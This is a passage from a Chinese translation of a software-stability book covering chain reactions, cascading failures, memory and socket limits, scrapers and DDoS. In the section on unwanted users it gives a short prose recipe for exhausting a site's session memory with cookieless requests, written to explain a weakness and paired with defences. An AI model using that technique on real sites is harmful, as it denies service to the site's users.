尽管集群水平扩展不易遭遇单点系统失效（自黑式攻击的情况除外，请参阅4.6节），但它们可能会出现与负载相关的系统失效。例如，高负载比低负载更易导致竞态条件的并发缺陷。当负载均衡组中的一个节点发生故障时，其他节点必须额外分担该节点的负载。以图4-8中的服务器农场为例，每个节点处理总负载的12.5%。



图 4-8 服务器农场

当一台服务器因失效而无法工作后，负载会在剩余的服务器中进行再分配（如图4-9所示）。因此，余下的每台服务器大概需要处理总负载的14.3%。虽然每台服务器只增加了总负载的1.8%，但该服务器的负载比之前增加了约15%。举个最简单的例子，如果双节点集群出现失效，那么幸存服务器的工作负载将增加一倍。它既要承担其原始负载（占总负载的一半），也要承担失效节点的负载（另一半）。




图 4-9 服务器失效引发的负载再分配

如果由于某些和负载相关的原因（例如内存泄漏或间歇性竞态条件），导致第一台服务器无法工作，那么幸存的节点会更容易发生系统失效。随着一台台服务器“抛锚”，剩下的中坚者所承受的负担就越来越重，因此系统越来越容易发生失效。

如果应用程序存在缺陷（通常是资源泄漏或与负载相关的崩溃），就会发生同层连累反应。因为目前正讨论的是同构层，所以该层的每台服务器都会有同样的缺陷。这意味着修复潜在的软件缺陷成了避免同层连累反应的唯一方法。将一层细分成多个池（请参阅5.3节）有时较为有效，这样可以将单个同层连累反应分成两个速率不同的同层连累反应。

同层连累反应会对系统的其他部分产生什么影响呢？举例来说，某一层上同层连累反应的系统失效容易导致其调用层上的层叠失效。

线程被阻塞有时会引起同层连累反应。当应用程序中的所有请求处理线程都被阻塞，并且应用程序停止响应时，就发生了同层连累反应。此时，继续传入的请求，将被分发到同一层的其他服务器上的应用程序，从而增加这些服务器发生系统失效的风险。

每天3次重启系统.....

我曾经为一个主打在线品牌的零售商做过运维工作。该零售商有一个庞大的产品目录——100个类别，共包括50万个SKU¹²。对那个品牌来说，搜索功能不仅有帮助，而且十分必要。硬件负载均衡器之后有十几个搜索引擎，用来应对节假日流量。应用程序服务器连接的不是特定的搜索引擎，而是虚拟IP地址（有关负载均衡和虚拟IP地址的更多信息，请参阅9.7节）。

然后，由负载均衡器将应用程序服务器的查询请求传到搜索引擎。负载均衡器还执行健康状况检查，来发现处于活动状态并具有响应能力的服务器，因此可以确保仅向处于活跃状态的搜索引擎发送查询请求。事实证明，健康状况检查非常有用。该零售商的搜索引擎存在缺陷，这些缺陷会导致内存泄漏。在正常的流量下（不是节假日高峰），搜索引擎大约会在中午时分崩溃。在整个上午，每个搜索引擎都承受相同比例的负载，负载变化时几乎会同时崩溃。当搜索引擎全部崩溃后，负载均衡器会将现有的查询请求发送给其余服务器，导致它们内存耗尽得更快。当查看带有“最后响应”时间戳的图表时，我非常清楚地看到不断加速的崩溃模式。第一次和第二次崩溃间隔五六分钟，第二次和第三次间隔三四分钟，最后两次只间隔几秒钟。

这个系统也遇到层叠失效和线程阻塞的问题。当失去最后一台搜索服务器时，整个前端系统就完全锁死了。

在从供应商那里得到一个有效的补丁之前（等了好几个月），我们不得不遵循每天3次重启系统的制度，以应对上午11点、下午4点和晚上9点的流量高峰。

¹²库存量单位，可以简单理解为商品，不同属性（颜色、规格等）的商品是不同的SKU。——译者注

要点回顾

- 记住：一台服务器的停机会波及其余服务器。

由于一台服务器停机，其他服务器必须负担其工作负载，这样就会发生同层连累反应。增加的负载使得剩余的服务器更易发生系

统失效。同层连累反应会迅速让整层系统停机。依赖该层系统的其他层级必须做好防护措施，否则将会陷入层叠失效。

- 寻找资源泄漏。

大多数情况下，如果应用程序发生内存泄漏，便会发生同层连累反应。当一台服务器耗尽内存并停机时，其他服务器不得不负担它的工作负载，但所增加的流量会加快内存泄漏。

- 寻找难以捕捉的时序缺陷。

流量状况也可能引发难以捕捉的竞态条件。同样，如果一台服务器陷入死锁，其他服务器所增加的负载也极易使它们陷入死锁。

- 采用自动扩展。

应该为云端的每个自动扩展组创建健康状况检查机制。自动扩展将关闭未通过健康状况检查的服务器实例，并启动新的实例。只要自动扩展机制的响应速度比同层连累反应的蔓延速度快，那么系统服务就依然可用。

- 利用“舱壁模式”进行保护。

使用舱壁模式（请参阅5.3节）分隔服务器，可以防止同层连累反应毁掉整个系统服务。但当被分隔的服务器停机时，它们无法帮助其调用方确定哪个服务器分隔区停止了工作，不过这时调用方可以使用断路器模式。

4.3 层叠失效

系统失效始于出现裂纹。某些环境下导致的缺陷，发生内存泄漏，或者某个组件超负荷运行等，这些基本问题常会导致裂纹。第5章将介绍减慢或阻止裂纹蔓延的一些机制，如果没有那些机制，裂纹问题会越来越严重，一些结构性问题甚至会导致其更加恶化。当某一层系统崩溃导致其调用层也发生裂纹时，就发生了层叠失效。

数据库系统失效就是显而易见的例子。如果整个数据库集群都停止了工作，那么任何调用数据库的应用程序都会遇到问题，接下来发生什么取决于调用方的代码写法。如果处理得不好，调用方也将开始遭遇系统失效，继而发生层叠失效。（就像颠倒了画树的顺序，树根朝上，树冠的问题会层级式地向树根蔓延，我们的问题也是这样。）

几乎每个企业系统或Web系统，看起来都像是一组分布在不同集群中，且按层次排列的服务。从一个服务发出的出站调用，会通过负载均衡器漏斗式的过滤，到达服务提供方。过去有段时间，人们经常谈起“三层”结构的系统：Web服务器层、应用程序服务器层和数据库服务器层。

有时，各台搜索服务器间隔较近，此时我们会拥有数十个或数百个相互关联的服务。并且，每个服务都有自己的数据库。每个服务像是各台搜索服务器的小型层栈，再连接到服务器外的依赖层。每个依赖项都有可能导致层叠失效。

高扇入模式关键服务拥有很多调用方，问题传播范围更广，因此值得做进一步的审视。

层叠失效有一个将系统失效从一个层级传到另一个层级的机制。当服务提供方的系统失效状态触发调用层的不良反应时，系统失效就会“跳过层级之间的间隙”，蔓延开来。

层叠失效通常源于枯竭的资源池。资源池枯竭的原因往往是较低层级所发生的系统失效。没有设置超时时间的集成点，必定会导致层叠失效。

上述系统失效的跨层机制，通常以线程阻塞的形式表现。但也有例外，即过分积极的线程。此时，调用层会迅速收到一个错误报告。但考虑到之前类似的情况，调用层会假定这只是下层中不可重现的瞬态错误。某些时候，下层会遭遇竞态条件，导致在一段时间内无故抛出错误。此时上游系统的开发工程师会重新尝试调用请求，不幸的是，下层提供的细节不足以区分是瞬态错误还是更严重的错误。因此，一旦下层开始出现一些真正的问题，如由于交换机发生故障，造成来自数据库的数据包丢失，调用层就开始越来越频繁地访问下层。下层越难以响应，调用层访问越频繁。最终，调用层会倾尽全部CPU资源调

用下层，并把调用失败记录到日志中。这时断路器模式（请参阅5.2节）的确能发挥作用。

推测性重试也会让系统失效“跳过层级之间的间隙”而蔓延。服务提供方的响应变慢，调用方发出更多推测性重试请求，在服务提供方已经放慢响应时，占用调用方更多的线程。

正如集成点是裂纹的头号来源，层叠失效是裂纹的头号加速器。防止发生层叠失效，是保障系统韧性的关键。断路器和超时是克服层叠失效最有效的模式。

要点回顾

- 阻止裂纹跨层蔓延。

当裂纹从一个系统或层级跳到另一个系统或层级时，会发生层叠失效。这通常是因为集成点没有完善自我防护措施。较低层级中的同层连累反应也可能引发层叠失效。一个系统肯定需要调用其他系统，但当后者失效时，需要确保前者能够保持运转。

- 仔细检查资源池。

层叠失效通常是由枯竭的资源池（例如连接池）所导致的。当任何资源调用都没有响应时，资源就会耗尽。此时获得连接的线程会永远阻塞，其他所有等待连接的线程也被阻塞。安全的资源池，总是会限制线程等待资源检出的时间。

- 用超时模式和断路器模式实现保护。

层叠失效在其他系统已经出现故障之后发生。断路器模式通过避免向已经陷入困境的集成点发出调用请求，进而保护系统。使用超时模式，可以确保对有问题的集成点的调用能及时返回。

4.4 用户

如果系统有用户访问，那是一件很可怕的事情。如果没有用户，系统的日子会好很多。

很明显，我是在开玩笑。虽然用户确实给稳定性带来了大量风险，但用户也是系统存在的原因。然而，系统的人类用户天生就具备进行创造性破坏的本事。徘徊在灾难边缘的系统就好比行驶在悬崖边的汽车，用户却偏要成为落在发动机盖上的海鸥，而且还不止一只！人类用户天生就会在最糟糕的情况下做出最糟糕的事情。

还有糟糕的事：调用系统的其他系统，像一支由终结者组成的队伍，无情地逼近，毫不顾忌我们的系统如何接近崩溃边缘。

4.4.1 网络流量

不断增长的用户流量最终将超过系统的容量。（如果流量不增长，那么就需要考虑其他问题了。）最大的问题出现了：系统如何应对过度需求？

容量是指在给定工作负载下，系统既能保持提供可接受的性能，又能承受得住的最大吞吐量。当事务所需时间过长，系统无法执行时，就意味着对系统的请求已超过其容量。然而，在系统内部有一些更严格的限制。如果超出这些限制，系统就会发生裂纹。裂纹在压力的作用下总是会蔓延得更快。

如果在云端运行，那么自动扩展大有裨益。但要小心！如果自动扩展那些满是缺陷的应用程序，那么轻易就会收到巨额的云平台服务账单。

1. 堆内存

上文谈到的系统内部严格的限制之一，是可用内存量，特别是在解释型或托管型¹³的编程语言中，这种限制尤其明显。如图4-10所示，过大的流量可能会以多种方式对内存系统施加压力。首先要注意的是，在Web应用程序后端，每个用户都有一个会话。假设是基于内存的会话（有关内存中会话的替代方法，请参阅“堆外内存和主机外内存”），那么在用户的最后请求之后，会话将会在

内存中保留一段时间。增加一个额外的用户，就意味着增加更多的内存。




图 4-10 会话流量占用系统内存

在图4-10中标注的那段会话停止时间里，会话仍然占据宝贵的内存。放入会话的每个对象都位于内存中，占用着能为其他用户提供服务的宝贵字节。

当内存变少时，会出现大量令人吃惊的事情。最好的情况可能是给用户抛一个内存不足的异常。如果情况非常糟糕，日志系统甚

至可能无法记录错误。如果系统没有创建日志事件的内存，则不会记录任何内容。（另外，因为存在这种可能，所以除了日志文件抓取之外，应该还需要做外部监控。）这样，一个原本期望能恢复的低内存情况，将迅速演变成威胁稳定性的严重问题。

最好尽可能少地保留内存中的会话。例如，在一个用于分页的会话中，保留一整套搜索结果是馊主意。如果能为搜索结果的每个新页面重新进行查询，那么效果会更好。对于放入会话的每一份数据，都要考虑它是否可能永远不会再使用。这些数据可能在接下来的30分钟里白白地占用内存，并使系统面临危险。

如果有一种方法，能够在内存富裕时保存会话内容（也就是在内存中），在内存紧张时自动节约内存，那么情况就会好很多。这绝对是关于内存利用的好消息！在大多数编程语言的运行时中，可以使用弱引用完成这些操作。这种做法在不同程序库中的叫法不同，比如在C#中叫`System.WeakReference`，在Java中叫`java.lang.ref.SoftReference`，在Python中叫`weakref`，等等。其基本思想是，在垃圾收集器需要回收内存之前，弱引用都可以持有另一个对象，后者称为前者的有效载荷。当该对象的引用只剩下软引用14时（如图4-11所示），则软引用就可以被回收。




图 4-11 软引用

在创建弱引用对象时，可以将大型或昂贵的对象作为其有效载荷。这里的弱引用对象就像一个盛东西的口袋，它保留有效载荷供以后使用。

```
MagicBean hugeExpensiveResult = ...;  
SoftReference ref = new  
SoftReference(hugeExpensiveResult);  
  
session.setAttribute(EXPENSIVE_BEAN_HOLDER, ref);
```

这个方法并不是一下子就能让人理解，使用者必须能够意识到其间接性，考虑使用通过弱引用回收内存的第三方或开源缓存库。

增加这个间接做法有什么意义呢？当内存不足时，垃圾收集器可以回收任何弱可达对象¹⁵。换句话说，如果对象不存在强引用，那么有效载荷就可以被回收。关于何时回收弱可达对象、回收多

少这样的对象，以及可以释放出多少内存，这些都完全由垃圾收集器决定。必须非常仔细地阅读编程语言系统运行时的文档，但通常唯一的保证，是在发生内存不足错误之前，弱可达对象都可以回收。

从上文可以看出，垃圾收集器在放弃回收之前，会利用程序员提供的帮助。请注意，垃圾回收对象都是有效载荷，而不是弱引用本身。由于垃圾收集器可以随时回收有效载荷，因此必须编写调用方代码。这样一来，当有效载荷消失后，调用方能有效处理善后事宜。使用有效载荷对象的代码必须准备好处理空值——选择重新计算代价昂贵的结果、将用户重定向到其他活动上去，或采取其他保护措施等。

弱引用是应对不断变化的内存环境的有用方式，但也确实增加了复杂性。若情况允许，最好在会话外保存内容。

2. 堆外内存和主机外内存

另一种有效利用内存的方法是：将内存分配给不同的进程。不要将它放在堆内，即不要放在服务器进程的地址空间内，而是将其移交给其他进程。**Memcached**就是使用这种方法的一个很好的工具，它本质上是一个内存中的键-值存储，可以将其放在不同的机器上，也可以将其散布在多台机器上。

Redis是将内存移出进程的另一个流行工具。它是一种快速的“数据结构服务器”，其定位介乎缓存和数据库之间。许多系统使用**Redis**，而不是内存或关系数据库，以保存会话数据。

这些方法都是在可寻址的内存空间和内存访问延迟之间进行权衡。另外，存储器层次根据大小和距离排列，寄存器是最快和最接近CPU的，其次是缓存，然后是局部存储器、磁盘、磁带等。一方面，网络变得相当快——访问“别人内存”的速度快于访问本地磁盘的速度。应用程序最好通过远程调用获取一个值，而不是从存储中读取值。另一方面，局部存储器仍然比远程存储器更快。没有适用于所有场景的解决方案。

3. 服务器上的套接字数量

一般人可能不太会关注服务器上的套接字数量。但在流量过大时，这也可能会造成限制。每个处于活动状态的请求都对应着一个开放式套接字，操作系统会将进入的连接，分配给代表连接接收端的“临时”端口。如果查看TCP数据包的格式，就能看到端口号长16位，这表示端口号最大只能到65535。不同的操作系统会对临时套接字使用不同的端口范围，但互联网数字分配机构的建议范围是49152~65535。这样一来，服务器最多可以打开16 383个连接。但是机器可能用来处理专门的服务，而不是如用户登录这样的通用服务，所以可以将端口范围扩展为1024~65535，这样最多可以有64 511个连接。

然而，一些服务器能够处理100多万个并发连接。有人会把上千万的连接推给单独一台服务器。

如果只有64 511个端口可用于连接，那么一台服务器如何能有100万个连接？秘诀在于虚拟IP地址。操作系统将多个IP地址绑定到同一个网络接口。每个IP地址都有自己的端口号范围，所以要处理上百万个连接，总共只需要16个IP地址。

这不是一个容易解决的问题。应用程序可能需要进行一些更改，从而监听多个IP地址，处理它们之间的连接，并且保证所有监听队列的正常运行。100万个连接也需要很多内核缓冲区。此时需要花一些时间，了解操作系统的TCP调优参数。

4. 已关闭的套接字

不仅打开套接字会出现问题，就连已经关闭的套接字也会咬你一口。在应用程序代码关闭一个套接字后，TCP协议栈会多次改变其终结状态。TIME_WAIT便是其中之一，它是套接字可以重新用于新连接之前的延迟期，是TCP协议防御bogon的一部分。

没错，还要考虑bogon。这样做是有原因的。

bogon是指游荡的数据包。由于路由效率低下，它会较晚到达目的地（可能不按顺序）。等它到达后，相应的连接已经关闭。如果这个关闭的套接字很快又被重复使用了，那么这个bogon就可能会以正确的IP地址、目的端口号和TCP序列号组合的形式，到达目

的地，并作为新连接的合法数据被接收下来。这样一来，旧连接中的一些旧数据，就会加入到新的数据流中。

通常，互联网上的bogon是一个真实但影响较小的问题。所以在数据中心或云基础设施中，这不太可能构成问题。可以调小TIME_WAIT间隔，尽快恢复使用这些端口。

13“托管型”编程语言，指如Java或C#这样必须在虚拟机的管理下才能运行的语言。——译者注

14“软引用”即弱引用的一种形式。——译者注

15“弱可达”指对该对象只有弱引用，没有强引用。——译者注

4.4.2 难伺候的用户

有些用户比其他用户更挑剔。但具有讽刺意味的是，你通常就是想挣这些挑剔用户兜里的钱。以零售系统为例，那些只浏览几个网页（或许再搜索几下）然后就离开的用户，就是数量占比最大和最容易伺候的用户。你需要做的通常就是将其要浏览的内容缓存起来（请参阅4.5.1节，了解有关缓存的重要注意事项），为他们提供的页面也通常不涉及外部集成点。但也有可能会做一些个性化处理，比如页面点击流跟踪，不过也就仅此而已。

然而，还有用户真的想要“买买买”。除非已获得一键下单权限，否则结账可能需要跳转四五个页面。这与典型用户整个会话所需的页面一样多。最重要的是，结账可能涉及几个令人头疼的集成点：信用卡授权、销售税款计算、地址标准化、库存查询和送货。事实上，越来越多的买家不仅增加了前端系统的稳定性风险，而且也可能使后端系统或接受数据包的下游系统处于风险之中（请参阅4.8节）。提高用户转化率或许能让公司的损益表更好看些，但这确实给系统增加了实现难度。

对这些难伺候的用户，确实没有什么有效的防御措施。这些用户不是直接威胁稳定性的风险，但是其所产生的压力，会增加系统中其他地

方出现裂纹的可能性。不过用户通常是企业创造收入的来源，所以不建议采取措施让用户远离系统。此时该怎么办？

最好针对这些难伺候的用户积极地进行测试。首先确定系统开销最大的事务，然后将这些事务的份额增加1~3倍。比如零售系统预期有2%的转化率（这是零售商的一般标准），那么就应该进行4%、6%或10%的转化率的系统负载测试。

如果把标准提高一点就很好，那么提高更多岂不更好？换句话说，为什么不进行转化率100%的系统负载测试？作为稳定性测试，这不是一个坏主意。不过，我不会根据这样的负载测试结果规划正常的生产流量，因为这是系统处理的最昂贵的事务。而系统平时承受的平均压力，肯定会小于上述负载测试产生的压力。另外，单单构建系统并处理系统最昂贵的事务这一件事，就会在硬件上多花费10倍的成本。

4.4.3 不受欢迎的用户

如果唯一需要上心的用户是那些一上来就把信用卡号码乖乖交出来的用户，那么大家都能睡个好觉。但实际情况是，灾祸总会发生，坏人肯定存在。

有些用户并不是故意做恶。例如，我曾见过配置不当的代理服务器反复请求访问用户浏览的最后一个URL。我通过cookie识别了用户的会话，然后根据会话定位到了这个注册用户。日志显示该用户是合法的。出于某种原因，用户最后一次请求过后15分钟，请求又重新出现在日志里。起初，这些请求每30秒发送一次。接着，请求发送的频率开始加快。10分钟后，每秒竟能收到四五次请求。这些请求包含了用户身份识别cookie，却不包含其会话的cookie。所以，系统会为每个请求创建一个新的会话。所有请求都是来自同一个地点的特定代理服务器，除此之外，其余现象都非常像一次DDoS攻击。

这里再次看到，会话是Web应用程序的命门死穴。想要搞垮所有的动态Web应用程序吗？先从网站中选择一个深层链接，然后开始对其发送请求但不发送cookie，甚至不等待回应，发送完请求就立即删除套接字连接。Web服务器永远都不会告诉应用程序服务器，终端用户已

经停止等待响应了。应用程序服务器只是傻傻地继续处理请求。它将响应发送回Web服务器，后者再将其汇集起来。与此同时，这个HTTP请求的100字节，会导致应用程序服务器创建一个会话（可能会在应用程序服务器中占用几千字节的内存）。这样一来，即使是一台连接宽带的台式机，也可以在应用程序服务器上生成数十万个会话。

与沉重的内存消耗相比，如源自同一地点的会话大量涌入这样的极端情况，会让问题变得更加糟糕。比如在这样一个案例中，商业用户想知道他们最忠诚的顾客多久能返回网站。于是开发工程师编写了一个小拦截器，当用户的配置文件从数据库加载到内存中时，该拦截器将更新“上次登录”时间。但是，在会话泛滥期间，请求仅提供一个用户身份识别cookie，但没有会话cookie。这意味着每个请求都会被视为一次新的登录，并从数据库加载用户个人资料，且尝试更新“上次登录”时间。

会话跟踪

HTTP是一个极不可能的协议。如果有人接到这样的任务：创建一个为艺术、科学、商业、言论自由、文字、图片、声音和视频交流提供便利的协议，并且这个协议能将浩如烟海的人类知识和创造力融入一个网络，那么这个人不太可能设计出HTTP。它是无状态的。对服务器来说，每个新的请求者都像是从一团迷雾中冒出来，然后提出一些如GET /site/index.jsp这样的要求。一旦获得答复，这些请求者就会重新消失在迷雾之中，连一句感谢都没有。但是当这些举止粗鲁且要求苛刻的顾客重新冒出来时，服务器却完全一视同仁，不会记得曾经见过他们。

网景公司的一些聪明人找到了一种方法，可以将更多的数据移植到HTTP协议中。网景最初构想这种数据时，称其为cookie（没有什么特别的原因），作为客户端和服务端相互之间状态传输的一种手段。cookie是一种明智的选择。它们的应用让各种新的应用程序（例如在当时还挺了不起的个性化门户和购物网站）成为可能。但是，有安全意识的应用程序开发工程师很快就意识到，未加密的cookie数据可能会被恶意顾客操纵。所以，安全性要求cookie不能包含实际数据，否则就必须加密。但对于高系统容量

的网站，在cookie中传递系统的真实状态，会占用大量昂贵的带宽和CPU时间。而对cookie加密也会出现这种问题。

因此，cookie开始用于小块数据，只能用持久cookie标记用户，或用临时cookie识别会话。

会话的抽象性特征让构建应用程序更加容易。所有用户真正发送的是一系列的HTTP请求。Web服务器接收这些请求，经过一系列处理之后就返回HTTP响应。Web浏览器没有“开始会话”的请求来指示将要开始发送请求，当然也不存在“会话结束”的请求（Web服务器也不相信会有这样标识会话起止的请求发送过来）。

会话的作用就是在内存中缓存数据。早期的通用网关接口应用程序不需要会话，因为它们会为每个新请求启动一个新进程（通常是一个Perl脚本）。这很有效，没有什么比“进程复制、运行和终止”模型更安全的了。然而，为了达到更高的系统容量，开发工程师和供应商转而使用能持续运行的应用程序服务器，例如Java应用程序服务器和通过mod_perl持续运行的Perl进程。这样一来，服务器就不会等待每次请求的进程分支，而是持续运行，等待请求。持续运行的服务器可以将一个请求的状态缓存起来，供另一个请求使用，从而减少数据库访问的次数。此外还需要一些方法识别会话中的请求。cookie就能派上用场。

应用程序服务器能处理所有的cookie机制，并呈现出一个类似Map或Dictionary的不错的编程接口。然而与往常一样，这种隐形机制也有其麻烦之处——一旦误用会犯可怕的错误。当涉及拼凑而成的程序层时，这种隐形机制让HTTP看起来像一个真正的应用程序协议，这就会把事情搞得很乱。例如，自制的购物机器人程序不能正确处理会话cookie，每个请求都会创建一个新的会话，白白消耗内存。如果Web服务器的配置是为所有的（不仅是映射上下文中的）URL访问应用程序服务器，那么对不存在的页面的访问请求将创建会话。

想象一下，10万个事务都试图更新同一个数据库中同一个表的同一行，必然会有一个事务陷入死锁。一旦持有用户个人资料锁的那个事务停止响应（因为需要使用来自不同资源池的连接），那么该行上其

他所有数据库事务都会被阻塞。很快，所有处理请求的线程会全部被这些虚假登录占用。一旦发生这种情况，该网站就会停机。

不良用户也有类别之分。一些做事粗心、笨拙的用户会酿成大祸。然而，另外一些更狡猾的用户则故意通过一些不正当操作造成不良影响。前者是无心之举，不经意间造成破坏，后者则需要区别对待。

在行业中存在一个完整的寄生产业，其中的公司会利用其他公司网站的资源。这些公司被统称为“竞争情报”公司，它们会像寄生虫一般，一次一个网页地从系统中攫取数据。

这些公司会争辩说，它们的服务与杂货店别无二致：派人带着纸笔，进入另一家与之竞争的商店并抄写商品售价，但其实这两者相差悬殊。考虑到这些公司请求页面的速度，这更像是派一个营的探子带着纸笔冲入商店，挤爆购物通道，让正常的购物者无法进入商店。

更糟糕的是，这些连珠炮般的屏幕抓取工具无视会话cookie要求。因此，如果它们没有使用URL重写跟踪会话，那么每个新的页面请求都会创建一个新的会话。就像快闪族一样，容量问题很快就会变成稳定性问题。而那一个营的询价探子实际上会把商店挤垮。

通过使用robots.txt文件，可以轻易将合法的机器人程序挡在门外。机器人程序需要查看该文件，并选择尊重网站的意愿。这是一个社会惯例（并不是一个标准），当然肯定不可能强制执行。有些网站还根据用户代理标头，对机器人和爬虫进行重定向。最理想的情况是，它们能够被重定向到产品目录的静态副本，或者该网站干脆就生成没有价格的页面。（目的是可供大型搜索引擎搜索，却不透露定价。这样，网站就可以对价格进行个性化设置，搞试用优惠，将地区或受众进行分隔来做市场调查等。）最糟糕的情况是，该网站会把机器人和爬虫送进死胡同。

因此，那些最有可能尊重robots.txt文件的机器人程序，才有可能为网站产生流量和收入。然而，那些网站内容“寄生虫”则会完全忽略这个文件。

在我见过的解决上述问题的方法中，只有两种是可行的。

第一种方法是使用技术手段。一旦识别出一个屏幕抓取程序，就将其从网络中屏蔽。如果正在使用类似Akamai的CDN¹⁶，那么它就可以提供这项服务。另外，也可以在外部防火墙上执行此操作。一些“寄生虫”是诚实的，它们的请求都来自具有真实反向DNS条目的合法IP地址，美国互联网号码注册中心能为此提供帮助。阻塞诚实的请求很容易。其他那些不诚实的请求则会悄悄地掩盖其源地址，或从数十个地址发出请求，甚至有一些会每发一次请求就更改一次用户代理字符串。当一个IP地址在5分钟内宣称自己既在Windows上运行IE，又在Mac上运行Opera，同时也在Linux上运行火狐时，就会露出点马脚来。当然，它可能是一个ISP级别的超级squid¹⁷，或者某人运行的一大堆虚拟仿真器。但当这些请求顺序遍历整个产品目录时，它更可能是一个屏幕抓取工具。这样下来，防火墙最终可能会屏蔽不少子网。所以最好能定期让旧的被屏蔽子网过期，从而让防火墙维持良好的表现。这也是断路器的一种形式。

¹⁶Akamai（阿卡迈）是美国的一家科技公司，提供内容分发网络（CDN）和云服务。——译者注

¹⁷squid指起缓存和转发作用的HTTP Web代理程序。——译者注

第二种方法是运用法律手段。为网站写一些使用条款，声明用户仅能以个人或非商业用途查看网站内容。然后，当屏幕抓取工具开始袭击网站时，寻求法律手段加以解决（显然，这需要法律力量足以威胁到他们）。

以上两种方法都不是一劳永逸的解决方案。姑且就当是要持续进行的虫害防治吧，因为两者有一个共同点：一旦停下手，祸患又回来。

4.4.4 恶意用户

最后一批不受欢迎的用户是真正的恶意用户。这些落井下石的人以毁掉别人的掌上明珠为生存信念。没有什么比摧毁人们用血汗和泪水构建的一切，更能让他们兴奋的了。也许这些人小时候在海边堆垒的沙堡，总会被别人踢毁，这种根深蒂固的苦涩，导致他们对其他人进行“以牙还牙”的报复。

真正有“才华”的黑客可以分析系统的防御措施，定制攻击手段，并悄无声息地渗透到系统内部。但是这样的人非常罕见。这就是所谓的“高级持久威胁”。一旦被这样的人盯上，系统早晚会被攻破。此时需要参阅有关安全的正规参考资料寻求帮助。除此之外，再没别的合理建议了。有关执法和法庭证据方面的事情是很复杂的。

绝大多数的恶意用户被称为“脚本小子”。不要被这个貌似弱小的名称欺骗了。脚本小子由于数量庞大而非常危险。系统虽然被真正的黑客攻击的可能性很低，但目前有可能已经被脚本小子盯上了。

本书并不是专门讨论信息安全或网络战争的书。有关稳健的防御和威慑方法的讨论超出了本书范围，本书仅讨论安全性和稳定性的重叠部分，这部分关系到系统和软件架构。稳定性所面临的主要风险，是现在很经典的DDoS攻击。攻击者会招来众多在网上广泛分布的计算机，并开始在你的网站上产生负载。负载通常来自僵尸网络。僵尸网络的主机，通常是受感染的Windows个人计算机。但随着物联网的兴起，可以预料，僵尸主机将会包括恒温器和冰箱。受感染计算机上的守护进程，会轮询类似互联网中继聊天协议等的控制信道，甚至发起自定义的DNS查询。僵尸网络主服务器，会利用这些时机发出攻击命令。僵尸网络现在是地下网络中的大业务，像所有云计算服务提供商一样提供复杂的“即用即付”服务。

几乎所有的攻击都针对应用程序，而不是网络设备。这迫使系统的出站带宽达到饱和，导致系统开始拒绝为合法用户提供服务，并消耗巨大的带宽费用。

正如前面所讨论的，会话管理是服务器端的Web应用程序中最易受到攻击的部分。当遇到DDoS攻击时，应用程序服务器尤其脆弱，因此带宽饱和问题甚至可能都不是必须要处理的最严重的问题。某种专门的断路器有助于限制由特定主机造成的损害，也有助于保护系统免遭流量洪峰的意外冲击。

网络供应商都提供能够检测和缓解DDoS攻击的产品。正确地配置和监控这些产品至关重要。最好在教学或基线模式下，让这些产品运行至少一个月，从而了解系统正常的周期流量模式。

4.4.5 要点回顾

- 用户会消耗内存。

每个用户会话都需要一些内存。要最大限度地减少这方面的内存使用，从而提高系统的容量。要用缓存的形式来使用会话，当内存变得紧张时，能够清除会话中保存的内容。

- 用户会做奇怪和随机的事情。

现实世界中的用户会执行一些无法预测或理解的操作。如果应用程序存在弱点，那么用户会通过大量尝试发现这个弱点。测试脚本对功能测试非常有用，但对稳定性测试就效果一般了，此时可以试试fuzzing¹⁸工具箱、基于属性的测试或模拟测试。

- 恶意用户总是存在的。

将网络设计烂熟于胸，这有助于避免遭受攻击。确保系统易于安装并且还要经常安装补丁程序。保持系统的框架与时俱进，并让团队成员掌握相关知识。

- 用户会合伙对付你。

有时候真的会来很大一帮用户。假设著名歌手Taylor Swift在Twitter上提及你的网站，她基本上就是用剑指着你的服务器大喊：“放马过来！”之后，一大帮用户就会涌来，触发系统停止响应、出现死锁和产生难以捕捉的竞态条件。为了检验深层链接或热门网址，大量运行专门的压力测试吧。

¹⁸fuzzing是一种黑盒软件测试技术，它以自动化的方式注入格式错误的数据，以发现软件缺陷。——译者注

4.5 线程阻塞

C#、Java和Ruby等良好的运行时编程语言几乎从不会真正崩溃。当然，它们也会遇到应用程序错误。但是，相比用C或C++编写的程序在终止运行时显示出的核心转储信息，它们显示这种程序终止信息的机会还是相对较少的。我仍然记得，C语言中的一个流氓指针就可以将整个机器带到一个堆内存里去做“过度自省”¹⁹。还有人记得Amiga计算机的Guru Meditation错误吗？这正是解释型语言的优势。虽然应用程序已经陷入死锁无法使用，但解释器还可以运行。

19“系统处于失效状态”的幽默说法。——译者注

通常情况下，通过增加复杂性解决一个问题，会产生全新系统失效方式的风险。多线程技术使应用程序服务器具有足够的容量扩展能力，来满足Web上最大站点的需求。但这也引入了产生并发错误的可能性。使用上述编程语言构建的应用程序，其最常见的系统失效方式，就是过度自省。一个解释器正在良好地运行，但它里面的所有线程都蹲在那里“等待戈多”²⁰。多线程太过复杂，值得写好几本书来讨论。

